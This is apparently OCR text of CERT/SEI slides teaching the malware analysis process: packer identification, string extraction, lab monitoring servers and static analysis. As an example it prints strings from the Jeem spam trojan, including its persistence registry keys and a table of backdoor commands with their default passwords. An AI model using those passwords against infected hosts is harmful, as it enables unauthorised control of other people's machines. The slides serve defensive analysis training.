
Packed Executable Identification

For executable files:

- **Identify compiler**
  - **VC++, Borland, lcc, Delphi, Watcom, gcc, etc.**
  - **Aids in static analysis**
- **Determine packing/obfuscation**
  - **upx, FSG, PEtite, PECompact, etc.**
  - **Aids in surface / run-time analysis**
  - **Required for static analysis**


Packed Executable Identification - 2

Windows tool: PEiD



Packed Executable Identification - 3

Windows tool: Stud_PE



Packed Executable Identification - 4

If the executable is packed…

- **Unpack using publicly available unpacker**
- **Unpack using manual methods**

Unpacking provides:

- **Insight into native strings for surface analysis**
- **Potentially greater Anti-Virus recognition**
- **Native format binary for static analysis**

Comparative Analysis

Leverage previous experience

- **Anti-virus signatures**
- **Cryptographic hash sets (e.g., MD5, SHA1)**
- **Public source analysis**
- **Previous analyst experience**

Provides initial insight with questionable trust

- **Requires validation to be 100% certain**

Comparative Analysis - 2

Anti-virus signatures

- **Codified knowledge with file scanners**
- **May identify a class of malware if not an exact match (e.g., sdbot)**
- **May produce false positives and conflicting answers**
- **Related analysis may be incomplete or inaccurate**

Comparative Analysis - 3

Cryptographic hash sets

- MD5 and SHA1 hashes
- Authoritatively identifies known files
  - Known good hash sets
  - Known bad hash sets
  - Public search resources
- Some malware varies hash from instance to instance (e.g., Klez)
- Related analysis may be incomplete or inaccurate


Extracting Strings

Obtain printable strings from binary

- **Representation of program contents**
- **May provide useful information**
  - **IP addresses, hostnames, commands, passwords, registry keys, libraries, function names, etc.**
- **Obfuscation or packing can hinder usefulness**
- **Tools**
  - **strings (unix and Windows)**
  - **BinText (Windows)**

Extracting Strings - 2

BinText



http://www.foundstone.com/resources/proddesc/bintext.htm

Strings – Packed Binary

```
_^[]
4s,;
;tKh<tg
M|hh^
9SWj
Fah6
ji`&
@Pu}a@
T"jD[3
VPs!2
VVjHVh
qd@m
...
```

Strings – Packed Binary (2)

...
KERNEL32.DLL
ADVAPI32.dll
USER32.dll
WSOCK32.dll
LoadLibraryA
GetProcAddress
ExitProcess
RegEnumKeyA
PostQuitMessage

Objdump – Packed Binary

```
$ objdump –w –x binary.exe

…

There is an import table in UPX2 at 0x67e000
The Import Tables (interpreted UPX2 section contents)
vma:      Hint    Time      Forward  DLL       First
          Table   Stamp     Chain    Name      Thunk
0027e000 00000000 00000000 00000000 0027e08c 0027e064 DLL Name: KERNEL32.DLL
0027e014 00000000 00000000 00000000 0027e099 0027e074 DLL Name: ADVAPI32.dll
0027e028 00000000 00000000 00000000 0027e0a6 0027e07c DLL Name: USER32.dll
0027e03c 00000000 00000000 00000000 0027e0b1 0027e084 DLL Name: WSOCK32.dll

0027e050 00000000 00000000 00000000 00000000 00000000
Sections:
Idx Name Size   VMA      LMA      File off Algn Flags
0 UPX0 00275000 00401000 00401000 00000400 2**2 CONTENTS, ALLOC, CODE
1 UPX1 00007600 00676000 00676000 00000400 2**2 CONTENTS, ALLOC, LOAD, CODE, DATA
2 UPX2 00000200 0067e000 0067e000 00007a00 2**2 CONTENTS, ALLOC, LOAD, DATA

SYMBOL TABLE: no symbols
```

Unpack via upx

Strings – Unpacked Binary

```
\msrexe.exe
Software\Microsoft\Windows\CurrentVersion\Welcome System Service
Software\Microsoft\Windows\CurrentVersion\Run
221 jeem.mail.pv
220 jeem.mail.pv
ESMTP
502 Command not implemented
QUIT
354 Go!
DATA
503 MAIL first
RCPT
500 error
MAIL
RSET
SDATA
503 wrong!
Jeespower
GDATA
250 ok
[prx]
Jeepower
250 ok
Need password
Jeedelprx
RCPT TO:<%s>
MAIL FROM:<%s>
HELO %s
```

Strings – Unpacked Binary (2)

```
GET %s?magic=%d%d%d&ox=%s&tm=%d&id=%d&cache=%d HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
Referer: http://%s/
Accept-Encoding: gzip, deflate
Host: %s
Connection: Keep-Alive
HTTP/1.0 200
Connection established [OxD]
RegisterServiceProcess
kernel32.dll
CONNECT
http://
POST
GET
Idc3
cv093
%d-%d-%d-%d
%s\setup12904.exe
TEMP
Jeem.p
System\CurrentControlSet\Control\TimeZoneInformation
ImagePath
SYSTEM\CurrentControlSet\Services\Swartax
```

Public Source Analysis

- Public search engines
  - Identify relatively unique aspects of malware
- Compare activity trends
  - Anti-virus / anti-spyware vendors
  - Mailing lists and newsgroups
  - Security community websites

Note: Public source monitoring is ongoing activity

Public Source Analysis - 2

Search for “jeespower” yields one hit:

http://dsbl.org/relay-methods

The Jeem trojan

The Jeem trojan was the first known trojan horse specifically intended for spamming. It had (and likely still has) a very large number of infected machines. Jeem can be easily identified by it's SMTP banner (once the SMTP port is found): "220 jeem.mail.pv ESMTP ready". It opens 3 seemingly random ports (actually derived from time zone, Windows version and NetBios name): a SOCKS4/5 proxy, and HTTP POST proxy, and an SMTP relay. The software takes 3 extra commands on the SMTP port. Each is password protected with a different password. Command meanings and default passwords are listed below.

```
UNS   Uninstall              jeedelprx
SDATA Set new update site    jeespower
GDATA Get update site info   jeepower
```

Surface Analysis - Results

Search for “jeem trojan” produces more information

- **How do we know for sure the file we are analyzing is the same as described in public sources?**
- **Does public analysis answer the questions needed for our purposes?**
- **Is there conflicting or incomplete information?**


Questions? Feedback?

Carnegie Mellon
Software Engineering Institute


Runtime Analysis Process

CERT® Coordination Center
Software Engineering Institute
Carnegie Mellon University
Pittsburgh, PA 15213-3890

The CERT Coordination Center is part of the Software Engineering Institute. The Software Engineering Institute is sponsored by the U.S. Department of Defense.



Runtime Analysis Process



Run-Time Analysis

- Environments
- Service interaction monitoring
- Infected host monitoring
  - Registry (Windows)
  - File system
  - Network

Analysis Environment

- Virtual Environments
  - Rapidly deployable
  - Move virtual host images between test environments
  - Rollback changes to a known good state
  - May be detected by malware resulting in change of malware behavior
  - Machine performance is not as good as native hardware

- Native Environments
  - True hardware performance and behavior
  - Generally more effort required to create and maintain system images
  - Generally more expensive

Service Interaction

- Malware may use common Internet protocols and services
- Instrument test environment to capture service interaction and gain insight
- Monitor server - simulate entire Internet on one host
- Provides view external to execution host

OS and Server Software

- Operating Systems
  - Linux / *BSD
  - Windows 2000 or XP

- Server Software
  - IRC
  - HTTP
  - FTP
  - TFTP
  - DNS
  - DHCP
  - SMTP

Building a Monitor Server Becoming the Man in the Middle

- Linux or other *nix platform is a good choice
- Can be native or virtual machine
- Services to capture malware traffic
  - arpd
  - iptables
  - DNS
  - SMTP
  - HTTP
  - IRC
  - etc…
- Network Traffic Capture
  - Ethereal
  - TCPDump
  - Snort

Data Link and Network Layer Redirection

- arpd
  - Useful to redirect local network traffic to monitoring machine
  - Will send arp response for any unclaimed IP on the network

- iptables
  - Linux bundled firewall daemon
  - Useful to redirect non-local network traffic to monitoring machine using DNAT rules

Building a Monitor Server DNS Hostname Redirection

- Configure name server on monitoring host to respond to all name queries
- Common setup causes all request to resolve to monitoring host's IP address
- Avoids the need to build static hosts tables on the lab host you are infecting

```
*.    IN    A          10.10.200.1
*.    IN    MX 10      10.10.200.1
```

Building a Monitor Server Traffic Capture

- Traffic capture should be on for the duration of the malware analysis experiment
- Capture in promiscuous mode
- Dump capture to file for later analysis
  - Can also dump to screen for instant viewing, but this can lead to performance issues and may be scroll too fast to be practically useful.
- Allows you to see attempted network actions to services you may not be offering on your monitor machine

Building a Monitor Server Common Services

- Email
  - Common replication method for certain classes of malware
- Web Services
  - HTTP is often used for updates, to check connectivity to the Internet and to log information about the infected machine
- irc
  - Probably the most common command and control method for botnets

Building a Monitor Server Common Services – Email

- Configurable mail transport agent
  - Sendmail, Postfix, qmail, exim, etc.
- Setup rules to direct any email to a local account
  - [anyone]@[anywhere] = local-user
- Review email for malware or patterns that can help with the analysis

Building a Monitor Server
Common Services – Web Services

- Apache is a free highly configurable web server
  - Comes with most Linux distributions
- Configure mod_rewrite module to redirect page requests to a page of your choosing
- Monitor access_log
  - Full URL of page request
  - Variables in URL for GET requests
- Monitor mod_rewrite log files for any re-writes that were done
- Could also create web page to capture POST/GET data to a file for later review

Building a Monitor Server
Common Services – Web Services

Sample httpd.conf:

```
# Added these lines to config for malware analysis
RewriteEngine On
RewriteCond /var/www/html/%{REQUEST_FILENAME} !-f
RewriteRule (.*) /default.html

# OPTIONAL (for logging of rewrite activity)
RewriteLog /var/log/httpd/rewrite_log
RewritelogLevel 1
```

Building a Monitor Server Common Services - *irc*

- Commonly used for botnet command and control
- Many ircd servers available
  - Multi platform
  - Highly configurable
- Allows monitoring and interaction with bots and other IRC related malware
- Can be slightly complex for initial setup

Monitoring IRC Activity

- Log into simulated bot channels
  - Determine bot nick / username format
  - Monitor or interact with bots

Building a Monitor Server Common Services – Others…

- ftp
  - Sometimes used by malware for update or data drop-off
- tftp
  - Commonly used for malware propagation

netcat

- Tool for reading / writing network socket data
- Works with TCP and UDP
- Example of simulating an IRC server:

  nc –l –p 6667

Monitoring Service Interaction

Iterative process

- **Each execution may expose insights requiring additional configuration**
- **May be impossible to trigger and observe all behaviors**

Monitoring Host Activity

Observe malware on executing host

- **Registry**
- **File System**
- **Network Activity**

Registry Monitoring

Windows malware often uses registry

- **Reading – obtaining run-time configuration**
  - **Time zone**
  - **TCP/IP configuration**
  - **Installed software**
  - **Local language**
- **Writing – adding keys, changing values**
  - **Configuration storage**
  - **Enabling automatic malware execution**
- **Deleting – disabling software**
  - **Anti-virus, personal firewall, other malware, etc.**

Registry Monitoring – Tools

- Registry Monitor (RegMon)
  - Near real-time registry monitoring
  - All transactions, filterable
- RegShot
  - Before and after snapshot comparison
  - Focuses on changes

File System Monitoring

Malware often accesses file system

- **Reading**
  - **Obtaining run-time configuration**
  - **Loading executables**
  - **Finding email addresses / other info**
- **Writing**
  - **Dropping files (e.g., executables)**
  - **Configuration storage**
  - **Output logs**
- **Deleting**
  - **Disabling other software**
  - **Removing evidence**
  - **Destroying information**

File System Monitoring – Tools

- Regshot
  - Before and after snapshot
  - Focuses on changes
- File Monitor (FileMon)
  - Near real-time monitoring of filesystem
  - All transactions, filterable
- FUndelete
  - Recover malware-deleted files

Network Monitoring

Malware often uses the network

- **Listening**
  - **TCP/UPD ports for incoming packets**
  - **Remote control backdoors**
  - **SMTP servers**
  - **HTTP servers**
  - **(t)ftp servers**
  - **Proxy servers**
- **Sending**
  - **Best monitored using external monitor server**

Network Monitoring – Tools

- Session recording
  - TDIMon (Windows)
    - Records incoming and outgoing sessions
  - Argus (unix)
    - Records network flow data
- Packet capture tools (record all data)
  - Ethereal (unix, Windows)
  - Tcpdump (unix)
  - Windump (Windows)
- Current network state
  - Netstat (unix, Windows)
    - Displays current connections and listening ports
  - Fport (Windows)
    - Displays listening TCP/UDP ports and associated processes
  - Tcpvcon (Windows)
    - Displays network end-points and associated processes
  - lsof (unix)
    - Displays listening TCP/UDP ports and network end-points and associated processes

Run-Time Analysis

- Environments can be configuration intensive
- Many possible combinations of software and tools
- Requires dynamic systems administration
- No way to know if all behavior is observed
- Good augmentation to static analysis


Questions? Feedback?

Static Analysis Process

CERT® Coordination Center
Software Engineering Institute
Carnegie Mellon University
Pittsburgh, PA 15213-3890

The CERT Coordination Center is part of the Software Engineering Institute. The Software Engineering Institute is sponsored by the U.S. Department of Defense.

Static Analysis Process



Static Analysis

- Read source code if available
  - Don’t believe everything you read
- If not…
  - Disassemble binary executable
  - Interpret assembly language
  - AKA – Reverse engineering
- Time-intensive and highly technical
- Produces authoritative results

Binary Obfuscation

Obfuscated binaries are common

- **Limits surface analysis**
  - **strings are not easily obtained**
- **Makes static analysis more difficult**
  - **Must first deobfuscate binary**
- **Avoids detection by signature-based systems**


Static analysis requires deobfuscated binaries

